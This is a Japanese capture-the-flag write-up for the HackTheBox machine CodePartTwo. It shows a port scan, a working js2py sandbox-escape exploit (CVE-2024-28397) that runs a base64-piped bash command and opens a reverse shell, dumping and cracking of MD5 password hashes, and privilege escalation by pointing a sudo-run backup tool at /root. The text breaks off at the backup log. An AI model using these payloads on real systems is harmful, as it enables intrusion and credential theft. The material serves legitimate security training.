

はじめに
本記事はHackTheBoxのWriteupです。
Machineは、CodePartTwoです。
CodePartTwoでは、Pythonのjs2pyの脆弱性について学びます。
スキャニング
はじめにポートスキャンを実行します。
以下では事前に用意したシェルを介してポートスキャンを実行しています。
##################
# Port scan tool #
##################
 *Detailed scan :1
 *Full scan     :2


 ***Select scanning method by number***
1
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-10 22:18 JST
Nmap scan report for 10.10.11.82
Host is up (0.26s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds
Scan completed
上記ポートスキャンの結果を基に調査を行います。
列挙

ポートスキャンの結果を踏まえて、8000番ポートにHTTPアクセスすると、以下の様な画面が表示されます。
CodePartTwoは、JavaScriptのコードをインタラクティブに実行できるように設計されたアプリケーションです。

アカウント登録後、登録した認証情報を入力してログインします。

DASHBOARD画面が表示されます。

サンプルのJavaScriptのコードを記述して「RUN CODE」を押すと、「Output」に出力が行われます。
脆弱性分析
トップページの「DOWNLOAD APP」を押すと、アプリケーションのソースコードであるapp.zipファイルをダウンロードできます。
app.zipファイルを展開後、requirements.txtファイルよりjs2pyのライブラリを使用していることが確認できます。
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
js2pyは、JavaScriptのコードをPythonのコードに変換して実行することができるライブラリです。
js2pyの0.74バージョンに関して脆弱性を検索したところ、CVE-2024-28397の脆弱性を発見しました。
この脆弱性は、js2pyの0.74以下のバージョンに影響し、細工したAPIを介して、任意のコードを実行できる可能性があります。
システムハッキング
上記で発見した脆弱性を利用して足場を作ります。
アクセスの獲得
Advisorieの情報より、analysis_en.mdを参考にしながら、以下のようなコードを用意します。
import requests
import json

url = 'http://10.10.11.82:8000/run_code'

js_code = """
let cmd = "printf [REDACTED]|base64 -d|bash";
let a = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__;
let obj = a(a(a,"__class__"), "__base__");
function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}
let result = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(result)
result
"""

payload = {"code": js_code}

headers = {"Content-Type": "application/json"}

r = requests.post(url, data=json.dumps(payload), headers=headers)
print(r.text)
リスナーを用意した状態で上記コードを実行すると、リバースシェルを取得できます。
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [10.10.11.82] 32866
ユーザーフラグ
現在のディレクトリは、/home/app/appディレクトリです。
$ pwd
/home/app/app
/home/app/appディレクトリ配下を確認すると、アプリケーションのソースコードが確認できます。
total 24
-rw-r--r-- 1 app app 3679 Sep  1 13:19 app.py
drwxrwxr-x 2 app app 4096 Sep 10 13:20 instance
drwxr-xr-x 2 app app 4096 Sep  1 13:25 __pycache__
-rw-rw-r-- 1 app app   49 Jan 17  2025 requirements.txt
drwxr-xr-x 4 app app 4096 Sep  1 13:36 static
drwxr-xr-x 2 app app 4096 Sep  1 13:20 templates
instanceディレクトリに移動すると、users.dbファイルが確認できます。
$ ls -l instance
total 16
-rw-r--r-- 1 app app 16384 Sep 10 13:20 users.db
sqlite3を実行して、テーブルの中身を確認すると、userテーブルの存在が確認できます。
$ sqlite3 users.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
userテーブルにアクセスして、marcoユーザのパスワードを控えます。
sqlite> .header on
sqlite> .mode column
sqlite>
sqlite> select * from user;
id          username    password_hash
----------  ----------  --------------------------------
1           marco       [REDACTED]
2           app         a97588c0e2fa3a024876339e27aeb42e
3           hack        d78b6f30225cdc811adfe8d4e7c9fd34
取得したパスワードはmd5でハッシュ化されているため、CrackSstationなどで解析します。

取得した認証情報を用いてログインすると、ユーザフラグが確認できます。
$ ssh marco@10.10.11.82
total 44
drwxr-x--- 6 marco marco 4096 Sep 10 13:45 ./
drwxr-xr-x 4 root  root  4096 Jan  2  2025 ../
drwx------ 7 root  root  4096 Apr  6 03:50 backups/
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 marco marco  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 marco marco 3771 Feb 25  2020 .bashrc
drwx------ 3 marco marco 4096 Sep 10 10:47 .cache/
drwxrwxr-x 4 marco marco 4096 Feb  1  2025 .local/
lrwxrwxrwx 1 root  root     9 Nov 17  2024 .mysql_history -> /dev/null
-rw-rw-r-- 1 marco marco 2893 Sep 10 12:47 npbackup.conf
-rw-r--r-- 1 marco marco  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root  root     9 Oct 26  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root  root     9 Oct 31  2024 .sqlite_history -> /dev/null
drwx------ 2 marco marco 4096 Oct 20  2024 .ssh/
-rw-r----- 1 root  marco   33 Sep 10 10:23 user.txt
ルートフラグ
sudo -lコマンドを実行すると、NOPASSWDでnpbackup-cliコマンドが実行できることを確認できます。
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
npbackup-cliは、Pythonで動作するバックアップソリューションです。
$ sudo /usr/local/bin/npbackup-cli -h
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group REPO_GROUP] [-b] [-f] [-r RESTORE] [-s] [--ls [LS]] [--find FIND] [--forget FORGET] [--policy]
                    [--housekeeping] [--quick-check] [--full-check] [--check CHECK] [--prune [PRUNE]] [--prune-max] [--unlock] [--repair-index] [--repair-packs REPAIR_PACKS]
                    [--repair-snapshots] [--repair REPAIR] [--recover] [--list LIST] [--dump DUMP] [--stats [STATS]] [--raw RAW] [--init] [--has-recent-snapshot]
                    [--restore-includes RESTORE_INCLUDES] [--snapshot-id SNAPSHOT_ID] [--json] [--stdin] [--stdin-filename STDIN_FILENAME] [-v] [-V] [--dry-run] [--no-cache]
                    [--license] [--auto-upgrade] [--log-file LOG_FILE] [--show-config] [--external-backend-binary EXTERNAL_BACKEND_BINARY] [--group-operation GROUP_OPERATION]
                    [--create-key CREATE_KEY] [--create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK] [--create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK]
                    [--check-config-file]

Portable Network Backup Client This program is distributed under the GNU General Public License and comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to
redistribute it under certain conditions; Please type --license for more info.

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
  --repo-name REPO_NAME
                        Name of the repository to work with. Defaults to 'default'. This can also be a comma separated list of repo names. Can accept special name '__all__' to work
                        with all repositories.
  --repo-group REPO_GROUP
                        Comme separated list of groups to work with. Can accept special name '__all__' to work with all repositories.
  -b, --backup          Run a backup
  -f, --force           Force running a backup regardless of existing backups age
  -r RESTORE, --restore RESTORE
                        Restore to path given by --restore, add --snapshot-id to specify a snapshot other than latest
  -s, --snapshots       Show current snapshots
  --ls [LS]             Show content given snapshot. When no snapshot id is given, latest is used
  --find FIND           Find full path of given file / directory
  --forget FORGET       Forget given snapshot (accepts comma separated list of snapshots)
  --policy              Apply retention policy to snapshots (forget snapshots)
  --housekeeping        Run --check quick, --policy and --prune in one go
  --quick-check         Deprecated in favor of --'check quick'. Quick check repository
  --full-check          Deprecated in favor of '--check full'. Full check repository (read all data)
  --check CHECK         Checks the repository. Valid arguments are 'quick' (metadata check) and 'full' (metadata + data check)
  --prune [PRUNE]       Prune data in repository, also accepts max parameter in order prune reclaiming maximum space
  --prune-max           Deprecated in favor of --prune max
  --unlock              Unlock repository
  --repair-index        Deprecated in favor of '--repair index'.Repair repo index
  --repair-packs REPAIR_PACKS
                        Deprecated in favor of '--repair packs'. Repair repo packs ids given by --repair-packs
  --repair-snapshots    Deprecated in favor of '--repair snapshots'.Repair repo snapshots
  --repair REPAIR       Repair the repository. Valid arguments are 'index', 'snapshots', or 'packs'
  --recover             Recover lost repo snapshots
  --list LIST           Show [blobs|packs|index|snapshots|keys|locks] objects
  --dump DUMP           Dump a specific file to stdout (full path given by --ls), use with --dump [file], add --snapshot-id to specify a snapshot other than latest
  --stats [STATS]       Get repository statistics. If snapshot id is given, only snapshot statistics will be shown. You may also pass "--mode raw-data" or "--mode debug" (with double
                        quotes) to get full repo statistics
  --raw RAW             Run raw command against backend. Use with --raw "my raw backend command"
  --init                Manually initialize a repo (is done automatically on first backup)
  --has-recent-snapshot
                        Check if a recent snapshot exists
  --restore-includes RESTORE_INCLUDES
                        Restore only paths within include path, comma separated list accepted
  --snapshot-id SNAPSHOT_ID
                        Choose which snapshot to use. Defaults to latest
  --json                Run in JSON API mode. Nothing else than JSON will be printed to stdout
  --stdin               Backup using data from stdin input
  --stdin-filename STDIN_FILENAME
                        Alternate filename for stdin, defaults to 'stdin.data'
  -v, --verbose         Show verbose output
  -V, --version         Show program version
  --dry-run             Run operations in test mode, no actual modifications
  --no-cache            Run operations without cache
  --license             Show license
  --auto-upgrade        Auto upgrade NPBackup
  --log-file LOG_FILE   Optional path for logfile
  --show-config         Show full inherited configuration for current repo. Optionally you can set NPBACKUP_MANAGER_PASSWORD env variable for more details.
  --external-backend-binary EXTERNAL_BACKEND_BINARY
                        Full path to alternative external backend binary
  --group-operation GROUP_OPERATION
                        Deprecated command to launch operations on multiple repositories. Not needed anymore. Replaced by --repo-name x,y or --repo-group x,y
  --create-key CREATE_KEY
                        Create a new encryption key, requires a file path
  --create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK
                        Create a scheduled backup task, specify an argument interval via interval=minutes, or hour=hour,minute=minute for a daily task
  --create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK
                        Create a scheduled housekeeping task, specify hour=hour,minute=minute for a daily task
  --check-config-file   Check if config file is valid
ホームディレクトリ配下を確認すると、npbackup.confファイルが確認できます。
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
      minimum_backup_age: 1440
      upload_speed: 800 Mib
      download_speed: 0 Mib
      backend_connections: 0
      retention_policy:
        last: 3
        hourly: 72
        daily: 30
        weekly: 4
        monthly: 12
        yearly: 3
        tags: []
        keep_within: true
        group_by_host: true
        group_by_tags: true
        group_by_paths: false
        ntp_server:
      prune_max_unused: 0 B
      prune_max_repack_size:
    prometheus:
      backup_job: ${MACHINE_ID}
      group: ${MACHINE_GROUP}
    env:
      env_variables: {}
      encrypted_env_variables: {}
    is_protected: false
identity:
  machine_id: ${HOSTNAME}__blw0
  machine_group:
global_prometheus:
  metrics: false
  instance: ${MACHINE_ID}
  destination:
  http_username:
  http_password:
  additional_labels: {}
  no_cert_verify: false
global_options:
  auto_upgrade: false
  auto_upgrade_percent_chance: 5
  auto_upgrade_interval: 15
  auto_upgrade_server_url:
  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
  auto_upgrade_group: ${MACHINE_GROUP}
ヘルプ情報より、指定したディレクトリのバックアップが可能と考えられるため、npbackup.confファイルを開きbackup_optsのpathsを以下のように変更します。
backup_opts:
      paths:
      - /root
npbackup.confファイル編集後、バックアップを取得するため、以下のようなコマンドを実行します。
$ sudo npbackup-cli -c npbackup.conf -b -f
2025-09-10 13:55:22,320 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-10 13:55:22,348 :: INFO :: Loaded config E1057128 in /home/marco/npbackup.conf
